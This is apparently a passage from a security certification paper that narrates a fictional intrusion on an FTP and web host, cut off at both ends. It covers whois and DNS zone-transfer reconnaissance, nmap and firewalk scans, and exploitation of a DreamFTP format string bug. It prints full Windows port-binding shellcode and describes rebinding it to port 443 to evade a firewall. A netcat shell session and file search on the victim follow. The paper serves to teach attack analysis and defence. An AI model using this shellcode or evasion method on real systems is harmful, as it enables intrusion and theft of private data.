16/10/2004 12:48:26  [0000000001] 220- ******************************************
16/10/2004 12:48:26  [0000000001] 220-
16/10/2004 12:48:26  [0000000001] 220
```

```
C:\cygwin\bin>netstat -na | grep 28876
  TCP    0.0.0.0:28876          0.0.0.0:0              LISTENING
  TCP    192.168.10.2:28876     172.16.30.2:1133       ESTABLISHED

C:\cygwin\bin>_
```

Figure 1- Visual evidence of exploit

The only traces that are left on the victim's computer are evidence of when the actual backdoor connection exists as shown above in Figure 1 from the netstat -na command. Logs from DreamFTP only show a client connection with no additional evidence that a backdoor was created.

Digging deeper into the process table of Windows shows that DreamFTP.exe does owns a cmd.exe process as shown in Figure 2. Using Process Explorer from sysinternals.com, one can see the cmd.exe process owned by DreamFTP.exe.[23] This cmd.exe is the process the host 172.16.30.2 is currently using to connect to our victim host 192.168.10.2.



Process	PID	CPU	Description	Company Name
CSRSS.EXE	160		Client Server Runtime Process	Microsoft Corporation
WINLOGON.EXE	180		Windows NT Logon Application	Microsoft Corporation
SERVICES.EXE	208		Services and Controller app	Microsoft Corporation
svchost.exe	404		Generic Host Process for Win32 Services	Microsoft Corporation
DLLHOST....	760		COM Surrogate	Microsoft Corporation
svchost.exe	468		Generic Host Process for Win32 Services	Microsoft Corporation
regsvc.exe	508		Remote Registry Service	Microsoft Corporation
mstask.exe	532		Task Scheduler Engine	Microsoft Corporation
WinMgmt.exe	564		Windows Management Instrumentation	Microsoft Corporation
svchost.exe	588		Generic Host Process for Win32 Services	Microsoft Corporation
msdtc.exe	1056		MS DTC console program	Microsoft Corporation
spoolsv.exe	688		Spooler SubSystem App	Microsoft Corporation
svchost.exe	628		Generic Host Process for Win32 Services	Microsoft Corporation
LSASS.EXE	220		LSA Executable and Server DLL (Export Version)	Microsoft Corporation
explorer.exe	864		Windows Explorer	Microsoft Corporation
DreamFTP.exe	1352		TryFtp MFC Application	
CMD.EXE	828		Windows NT Command Processor	Microsoft Corporation

Type	Name
Desktop	\Default
Directory	\Windows
Directory	\KnownDlls
File	C:\Program Files\BolinTech\log\log20041024.txt
File	\Device\Afd\Endpoint
File	\Device\Afd\Endpoint
File	C:\Documents and Settings\Administrator\Desktop
File	\Device\Afd\Endpoint
File	\Device\Afd\Endpoint
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Language Groups
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Locale\Alternate Sorts
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Locale
Key	HKCU
Key	HKLM
WindowStation	\Windows\WindowStations\WinSta0

Figure 2- Process Explorer Screen Shot

[23] http://www.sysinternals.com/ntw2k/freeware/procexp.shtml

Part Three: Stages of the Attack Process

Setting the Stage: Jack is all setup to begin his new business venture. He has contracted with homevideo.com to host his service. Jack soon realizes that in order for his business to take off, he needs to get a few high-profile clients to use his service. Speaking of the devil, he is contacted by the boyfriend of the renowned 'Haris Pilton' of the Pilton Motel fame, Sick Rolemon. Sick says he has some home video that he would like to have converted to DVD consisting of him and Haris in their younger, carefree days. Jack is so excited that he has such a high-profile client that he starts telling all his buddies the good news. Two of his less savory buddies, Jez and Dez, are members of the local hacker club called RFCr@ckz. Of course Jack informs all his friends that there are some "very interesting" clips that he is working on, but that he can't show them due to the confidentiality clause between him and his clients. He did say that he has a preview mpg ready for the boyfriend to download from homevideo.com but that it is password protected and only accessible by him.

Network Diagram:




Figure 3- Network Diagram

Reconnaissance: Figure 3 details the Internet relationship of the RFCr@rkz network and homevideo.com. Having all the resources available from the club at their disposal, Jez and Dez starts the process of figuring out how to bypass the security at homevideo.com. They start by first finding out all they can about the site.
Jez and Dez both know that good reconnaissance is critical in order to achieve their objective.

They know they need to determine what server's homevideo.com has and only then can they begin the process of network scanning. They begin by performing a DNS lookup of the name. This will provide them with the start they need. They decide to use the following tools:

- Allwhois, a free service provided by Alldomains.com, is the most complete whois service on the Internet. It automatically locates the appropriate "whois" database server for a particular domain name, queries that database for information about that domain name, and returns all available data.[24]
- Nslookup, a program to query Internet domain name servers. Nslookup has two modes: interactive and non-interactive. Interactive mode allows the user to query name servers for information about various hosts and domains or to print a list of hosts in a domain. Non-interactive mode is used to print just the name and requested information for a host or domain.
- Google, the most widely used search engine in the world with over 55% market share of all searches in the world. It claims to be the world's most comprehensive search engine having indexed over 4.2 billion web pages.[25]

The results from the allwhois query are listed in Table 11. This gives Jez and Dez a good starting point. They were really excited to see the DNS server that supports homevideo.com. They will now focus their energies on DNS.homevideo.com.

```
Registrant:
       Home Video Office, Inc. (DOM-303030)
       1100 Main Street New Town, NY 10036 US

    Domain Name: homevideo.com

       Registrar Name: Alldomains.com
       Registrar Whois: whois.alldomains.com
       Registrar Homepage: http://www.alldomains.com

    Administrative Contact:
       AnneMarie
       1100 Main Street New Town, NY 10036 US

    Technical Contact, Zone Contact:
       Web Admin, webmaster@homevideo.com
       1100 Main Street New Town, NY 10036 US
    Created on..............: 1995-Mar-13.
    Expires on..............: 2010-Mar-14.
    Record last updated on..: 2003-Jun-30 00:11:40.

    Domain server(s) in listed order:

    DNS.homevideo.com         192.168.10.4
```

Table 11- Results from allwhois query

They fire up their laptops and point to dns.homevideo.com at 192.168.30.4. Their usual

[24] http://www.allwhois.com/
[25] http://www.google.com/

trick of trying a zone transfer usually fails, but they decide to try it anyway. Wow! Their eyes light up as it starts dumping records.


```
C:\>nslookup - 192.168.10.4
Default Server:  dns.homevideo.com
Address:  192.168.10.4

> set type=any
> ls -d homevideo.com
[dns.homevideo.com]
 homevideo.com.              SOA    dns.homevideo.com. (2004090418 216
00 1800 3600000 86400)
 homevideo.com.              NS     dns-i.homevideo.com
 homevideo.com.              MX     10   email.homevideo.com
 dns                            A      192.168.10.4
 dns-i                          A      192.168.1.4
 dream                          A      192.168.10.2
 email                          CNAME  franklin.homevideo.com
 filesrv                        A      192.168.1.100
 fw                             A      192.168.10.1
 franklin                       A      192.168.10.5
 FTP                            CNAME  dream.homevideo.com
 FTP-i                          A      192.168.1.200
 ....
 printer1                       A      192.168.1.50
 printer2                       A      192.168.1.51
 vidproc1                       A      192.168.1.33
 vidproc2                       A      192.168.1.34
 websrv                         A      192.168.10.3
 www                            CNAME  websrv.homevideo.com
 www-i                          A      192.168.1.201
 homevideo.com.                 SOA    dns.homevideo.com (2004090418 216
00 1800 3600000 86400)
>
```

Table 12- DNS query results

As they looked at the zone transfer data as shown in Table 12, they noticed a couple of things. First, homevideo.com hasn't configured split DNS and all internal hosts are also listed. They soon determine that net-192.168.10 is the public net and net-192.168.1 is the internal net. They also realize that security is pretty lax at this site. They are hoping the firewall configuration is just as lame.

Now they have identified that homevideo.com has a firewall, external web/FTP/email/DNS servers. This definitely brightens their day as they now have some systems to start targeting.

Jez is pretty sharp when it comes to Google searches. He wonders what information it might provide him. He points his web browser to Google and types in a very specific search as shown in Figure 4:



site: www.homevideo.com .mpg

Figure 4- Google search

Sure enough, there are results! Two in particular catch Jez and Dez's attention:

```
Haris-Pilton-Home-Video-1.mpg, 37.81 MB
Haris-Pilton-Home-Video-2.mpg, 47.54 MB
```

Okay, the goal is in site! Now onto figuring out how to access them and showing them off to their clubhouse boys.

Scanning: The FTP and web server are targeted initially. Nmap v. 3.75 will be utilized as the scanning tool of choice. “Nmap ("Network Mapper") is a free open source utility for network exploration or security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.”[26]

[26] http://www.insecure.org/nmap/index.html

Table 13 shows the help screen for the latest version of nmap.

```
C:\nmap-3.75>nmap -h
Nmap 3.75 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app names/versions
  -sR RPC scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: 1-1024,1080,6666,31337
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -6 scans via IPv6 rather than IPv4
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
  --win_help Windows-specific features
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```

Table 13- Nmap options

Jez starts the scan against the FTP server. He decides to use the following command line:

```
C:\nmap-3.75>nmap -sV -p 1-65535 -O 192.168.10.2
```

He wants to have the latest version of nmap use its -sV version scan technology as well as finger printing of operating system, -O, as well as do a full port scan.

The results are displayed in Table 14.

```
C:\nmap-3.75>nmap -sV -p 1-65535 -O 192.168.10.2

Starting nmap 3.75 ( http://www.insecure.org/nmap ) at 2004-10-22 17:34 Mountain Daylight Time
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
Interesting ports on DREAM (192.168.10.2):
(The 65532 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE      VERSION
21/tcp  open  FTP?
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port21-TCP:V=3.75%D=10/20%Time=4177048D%P=i686-pc-windows-windows%r(NUL
SF:L,DC,"220-\x20\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\
SF:*\*\*\*\*\*\*\*\*\*\*\*\r\n220-\x20\r\n220-\x20\x20\x20\x20\x20\x20Welc
SF:ome\x20to\x20Dream\x20FTP\x20Server\r\n220-\x20\x20\x20\x20\x20\x20Copy
SF:right\x202002\x20-\x202004\r\n220-\x20\x20\x20\x20\x20\x20BolinTech\x20
SF:Inc\.\r\n220-\x20\r\n220-\x20\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*
SF:\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\r\n220-\x20\r\n220\x20\x20\r\n")
SF:%r(GenericLines,DC,"220-\x20\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\
SF:*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\r\n220-\x20\r\n220-\x20\x20\x20\x
SF:20\x20\x20Welcome\x20to\x20Dream\x20FTP\x20Server\r\n220-\x20\x20\x20\x
SF:20\x20\x20Copyright\x202002\x20-\x202004\r\n220-\x20\x20\x20\x20\x20\x2
SF:0BolinTech\x20Inc\.\r\n220-\x20\r\n220-\x20\*\*\*\*\*\*\*\*\*\*\*\*\*\*
SF:\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\r\n220-\x20\r\n220
SF:\x20\x20\r\n")%r(Help,102,"220-\x20\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*
SF:\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\r\n220-\x20\r\n220-\x20\x2
SF:0\x20\x20\x20\x20Welcome\x20to\x20Dream\x20FTP\x20Server\r\n220-\x20\x2
SF:0\x20\x20\x20\x20Copyright\x202002\x20-\x202004\r\n220-\x20\x20\x20\x20
SF:\x20\x20BolinTech\x20Inc\.\r\n220-\x20\r\n220-\x20\*\*\*\*\*\*\*\*\*\*\
SF:*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\r\n220-\x20
SF:\r\n220\x20\x20\r\n530\x20Please\x20login\x20with\x20USER\x20and\x20PAS
SF:S\.\r\n")%r(GetRequest,102,"220-\x20\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\
SF:*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\r\n220-\x20\r\n220-\x20\x
SF:20\x20\x20\x20\x20Welcome\x20to\x20Dream\x20FTP\x20Server\r\n220-\x20\x
SF:20\x20\x20\x20\x20Copyright\x202002\x20-\x202004\r\n220-\x20\x20\x20\x2
SF:0\x20\x20BolinTech\x20Inc\.\r\n220-\x20\r\n220-\x20\*\*\*\*\*\*\*\*\*\*
SF:\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\r\n220-\x2
SF:0\r\n220\x20\x20\r\n530\x20Please\x20login\x20with\x20USER\x20and\x20PA
SF:SS\.\r\n")%r(HTTPOptions,102,"220-\x20\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\
SF:*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\r\n220-\x20\r\n220-\x20
SF:\x20\x20\x20\x20\x20Welcome\x20to\x20Dream\x20FTP\x20Server\r\n220-\x20
SF:\x20\x20\x20\x20\x20Copyright\x202002\x20-\x202004\r\n220-\x20\x20\x20\
SF:x20\x20\x20BolinTech\x20Inc\.\r\n220-\x20\r\n220-\x20\*\*\*\*\*\*\*\*\*
SF:\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\r\n220-\
SF:x20\r\n220\x20\x20\r\n530\x20Please\x20login\x20with\x20USER\x20and\x20
SF:PASS\.\r\n");
MAC Address: 00:50:FC:8F:C7:91 (Edimax Technology CO.)
No exact OS matches for host (If you know what OS is running on it, see
http://www.insecure.org/cgi-bin/nmap-submit
.cgi).

Nmap run completed -- 1 IP address (1 host up) scanned in 150.116 seconds
```

Table 14- Nmap scan result of FTP server

The results indicated a FTP server and nmap couldn't identify it directly but did grab banners. An attempt to FTP to 192.168.10.2 confirms the nmap results. Jez and Dez now know the FTP server that is running on this host, DreamFTP. This is looking great as far as they are concerned. An attempt to login as anonymous fails. They try a few other password combinations and they fail as well. They decide to pocket this valuable information about the FTP server and target the web server.

The FTP attempt is shown in Table 15.

```
C:\>FTP 192.168.10.2

Connected to 192.168.10.2.
220- ****************************************
220-
220-      Welcome to Dream FTP Server
220-      Copyright 2002 - 2004
220-      BolinTech Inc.
220-
220- ****************************************
220-
220
User (192.168.10.2:(none)): anonymous
331 Password required for anonymous
Password:
530 Not logged in, user or password incorrect!
Login failed.
FTP> user
Username guest
331 Password required for guest
Password:
530 Not logged in, user or password incorrect!
Login failed.
FTP>
```

Table 15- Attempted FTP session

They next target the web server at 192.168.10.3. Again they use the same nmap scan as before.

```
      C:\nmap-3.75>nmap -sV -p 1-65535 -O 192.168.10.3
```

```
C:\>nmap -sV -O -p 1-65535 192.168.10.3

Starting nmap 3.75 ( http://www.insecure.org/nmap ) at 2004-10-21 14:18 Mountain
Daylight Time
Interesting ports on WEBSVR (192.168.10.3):
(The 65530 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS webserver 5.0
135/tcp  open  msrpc        Microsoft Windows msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https?
1080/tcp open  socks

Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Pro or Advanced
Server, or Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in 60.524 seconds
```

Table 16- Nmap scan results of websrv

The interesting ports that jump out at Jez and Dez are ports 80 and 443. They know that there have been multiple vulnerabilities associated with Microsoft's IIS webserver 5.0. This might provide them with some possible avenues of exploit.

The final scan they run is a scan against the firewall called firewalk. “Firewalk is an active reconnaissance network security tool that attempts to determine what layer 4 protocols a given IP forwarding device will pass. Firewalk works by sending out TCP or UDP packets with a TTL one greater than the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where they will expire and elicit an

ICMP_TIME_EXCEEDED message."[27] They are most interested to see what filters the firewall has installed. Table 17 provides the command line options for firewalk.

```
[root]# firewalk -h
Firewalk 5.0 [gateway ACL scanner]
Usage : firewalk [options] target_gateway metric
[-d 0 - 65535] destination port to use (ramping phase)
[-h] program help
[-i device] interface
[-n] do not resolve IP addresses into hostnames
[-p TCP | UDP] firewalk protocol
[-r] strict RFC adherence
[-S x - y, z] port range to scan
[-s 0 - 65535] source port
[-T 1 - 1000] packet read timeout in ms
[-t 1 - 25] IP time to live
[-v] program version
[-x 1 - 8] expire vector
```

Table 17- Firewalk command options

They turn firewalk lose to get a feel for how the firewall is configured. They are hoping for a very lame effort from the sysadmins on this one. Below is the firewalk command line that is executed. The results are shown in Table 18 below:

```
firewalk -n -p tcp -S 1-65535 192.168.10.1 192.168.10.2
```

```
[root]# firewalk -n -p tcp -S 1-65535 192.168.10.1 192.168.10.2
Firewalk 5.0 [gateway ACL scanner]
Firewalk state initialization completed successfully.
TCP-based scan.
Ramping phase source port: 53, destination port: 33434
Hotfoot through 192.168.10.1 using 192.168.10.2 as a metric.
Ramping Phase:
1 (TTL 1): expired [hop1]
2 (TTL 2): expired [hop2]
3 (TTL 3): expired [hop3 -hop before filtering device]
Binding host reached.
Scan bound at 4 hops.
Scanning Phase:
...
port 20: *no response*
port 21: A! Open (port listen) [192.168.10.2]
port 23: *no response*
port 25: A! open (port not listen) [192.168.10.2]
...
port 80: A! open (port not listen) [192.168.10.2]
port 134: *no response*
port 135: A! open (port not listen) [192.168.10.2]
port 136: A! open (port not listen) [192.168.10.2]
port 137: A! open (port not listen) [192.168.10.2]
port 138: A! open (port not listen) [192.168.10.2]
port 139: A! open (port not listen) [192.168.10.2]
port 140: *no response*
port 443: A! open (port not listen) [192.168.10.2]
port 445: A! open (port not listen) [192.168.10.2]
...
port 1080: A! open (port not listen) [192.168.10.2]
...
port 28876: *no response*
...
Scan completed successfully.
```

Table 18- Firewalk scan results

With the results, Jez and Dez now know ports 21, 25, 80, 135-139, 443, 445, and 1080 TCP are all open inbound through homevideo.com border defenses. The results from firewalker indicate either "port listen," "port not listen," or "no response." They laugh as

[27] http://www.packetfactory.net/projects/firewalk/

they talk about the lame sysadmins at homevideo.com. If they can somehow compromise the FTP server, they could use ports 25, 80, 443, or ports 1080 as a backdoor to maintain access since they now know that the Cisco router/PIX firewall allows all these ports in even though not all systems require access.

Exploiting The System:

Jez and Dez always meet at the clubhouse on Friday nights. They know they have all the time in the world since the weekend just began. Typically, nobody will notice anything is wrong until they return to work Monday. By then, they should have the videos and plenty of time to share them with all their friends. Without much effort, our boys quickly discover that DreamFTP has a format string vulnerability and there is known exploit code. Through late night IRC chats, they even know the dude that wrote the code! SkyLined is one cool cat. They grab the code and compile it on their awesome duel boot laptops using Linux Fedora Core 2 with the following command line:

```
root#> gcc -o nightmare dreamFTPNightmare.c
```

It compiles fine but after looking at the code, they realize that the code, in its original state, is not going to do it for them since it binds to tcp/28876. The border perimeter won't allow port 28876 to pass through. Since Jez is the more elite C programmer, he tears into the code. Skylined use shellcode to bind the port once the format string was exploited. Jez pulls out his calculator and sets the display to 'Dec' and enters 28876 and presses the 'Hex' conversion key. It spits out '70CC'. Looking through the shellcode, he quickly finds what he is looking for as shown in Table 19.

```
// WIN NT/2K/XP cmd.exe shellcode
// kernel32.dll baseaddress calculation: OS/SP-independent
// string-save: 00, 0a and 0d free.
// portbinding: port 28876
// looping: reconnect after disconnect
char* shellcode =
  "\xeb\x43\x56\x57\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x52\x8b\x52"
  "\x20\x01\xea\x31\xc0\x31\xc9\x41\x8b\x34\x8a\x01\xee\x31\xff\xc1"
  "\xcf\x13\xac\x01\xc7\x85\xc0\x75\xf6\x39\xdf\x75\xea\x5a\x8b\x5a"
  "\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b\x01"
  "\xe8\x5f\x5e\xff\xe0\xfc\x31\xc0\x64\x8b\x40\x30\x8b\x40\x0c\x8b"
  "\x70\x1c\xad\x8b\x68\x08\x31\xc0\x66\xb8\x6c\x6c\x50\x68\x33\x32"
  "\x2e\x64\x68\x77\x73\x32\x5f\x54\xbb\x71\xa7\xe8\xfe\xe8\x90\xff"
  "\xff\xff\x89\xef\x89\xc5\x81\xc4\x70\xfe\xff\xff\x54\x31\xc0\xfe"
  "\xc4\x40\x50\xbb\x22\x7d\xab\x7d\xe8\x75\xff\xff\xff\x31\xc0\x50"
  "\x50\x50\x50\x40\x50\x40\x50\xbb\xa6\x55\x34\x79\xe8\x61\xff\xff"
  "\xff\x89\xc6\x31\xc0\x50\x50\x35\x02\x01\x70\xcc[\x01\xbb]\xfe\xcc\x50\x89"
  "\xe0\x50\x6a\x10\x50\x56\xbb\x81\xb4\x2c\xbe\xe8\x42\xff\xff\xff"
  "\x31\xc0\x50\x56\xbb\xd3\xfa\x58\x9b\xe8\x34\xff\xff\xff\x58\x60"
  "\x6a\x10\x54\x50\x56\xbb\x47\xf3\x56\xc6\xe8\x23\xff\xff\xff\x89"
  "\xc6\x31\xdb\x53\x68\x2e\x63\x6d\x64\x89\xe1\x41\x31\xdb\x56\x56"
  "\x56\x53\x53\x31\xc0\xfe\xc4\x40\x50\x53\x53\x53\x53\x53\x53\x53"
  "\x53\x53\x53\x6a\x44\x89\xe0\x53\x53\x53\x53\x54\x50\x53\x53\x53"
  "\x43\x53\x4b\x53\x53\x51\x53\x87\xfd\xbb\x21\xd0\x05\xd0\xe8\xdf"
  "\xfe\xff\xff\x5b\x31\xc0\x48\x50\x53\xbb\x43\xcb\x8d\x5f\xe8\xcf"
  "\xfe\xff\xff\x56\x87\xef\xbb\x12\x6b\x6d\xd0\xe8\xc2\xfe\xff\xff"
  "\x83\xc4\x5c\x61\xeb\x89";
```

Table 19- dreamFTPNightmare.c shellcode

Remembering the results of the firewalk scan, they decide to bind the shellcode to port 443. Plugging Dec/443 into the calculator spits out Hex/01BB. Jez changed the shellcode from \x70\xcc to \x01\xbb. Perfect! A port that is allowed through the perimeter and one that will not raise too much attention. Jez makes the change to the shellcode. He goes all out and changes the code to reflect the information messages telling him the port is bound to port 443 in lieu of port 28876. He recompiles dreamFTPNightmare.c. They are so "*31337*"!

Jez executes the code to see the usage.

```
# ./nightmare
Usage: ./nightmare IP [PORT]
```

He then plugs in the pertinent IP and port and lets it rip.

```
# ./nightmare 192.168.10.2 21
- Nightmare --------------------------------------------------
Dream FTP v1.2 formatstring exploit.
Written by SkyLined < SkyLined@EduP.TUDelft.nl>.
Credits for the vulnerability go to badpack3t
< badpack3t@security-protocols.com>.
Shellcode based on work by H D Moore (www.metasploit.com).
Greets to everyone at 0dd and #netric.
(K)(L)(F) for Suzan.

Binds a shell at 192.168.10.2:443 if successfull.
Tested with: WIN2KEN/Dream FTP v1.2 (1.02/TryFTP 1.0.0.1)
--------------------------------------------------------------

[+] Connected to 192.168.10.2:21.
--> 220- ****************************************
--> 220-
--> 220-      Welcome to Dream FTP Server
--> 220-      Copyright 2002 - 2004
--> 220-      BolinTech Inc.
--> 220-
--> 220- ****************************************
--> 220-
--> 220

[+] Sending exploit string...
[+] Done, allow a few seconds on a slow target before you can
   connect to 192.168.10.2:443.
```

Jez holds his breath as he tries to connect to port 443 using netcat. "Netcat is a simple utility that reads and writes data across network connections, using TCP or UDP protocol. It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need and has several interesting built-in capabilities. Netcat, or "nc" as the actual program is named, should have been supplied long ago as another one of those cryptic but standard Unix tools. In the simplest usage, "nc host port" creates a TCP connection to the given port on the given target host. The standard input is then sent to the host, and anything that comes back across the connection is sent to standard output. This continues indefinitely, until the network side of the connection shuts down."[28]

```
# nc 192.168.10.2 443
Microsoft Windows 2000 [Version 5.00.2195]
  (C) Copyright 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>cd \

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
```

Yes! High fives! Jez and Dez can't believe they are actually in. They can hardly contain their excitement and anticipation. They immediately direct their attention to finding any .mpg files that might be on the server. Since they now have direct command line access to the FTP server, they start looking around. It doesn't take much effort as shown below:

```
C:\>dir /s *.mpg
 Volume in drive C has no label.
 Volume Serial Number is 3C9C-1439

 Directory of C:\ftproot\private\david

08/12/2004  10:26a          26,331,156 Jones_Family-Ski_Vacation-Video-1.mpg
09/14/2004  10:08p           5,267,460 romance.mpg
               2 File(s)     31,598,616 bytes

 Directory of C:\ftproot\private\michael

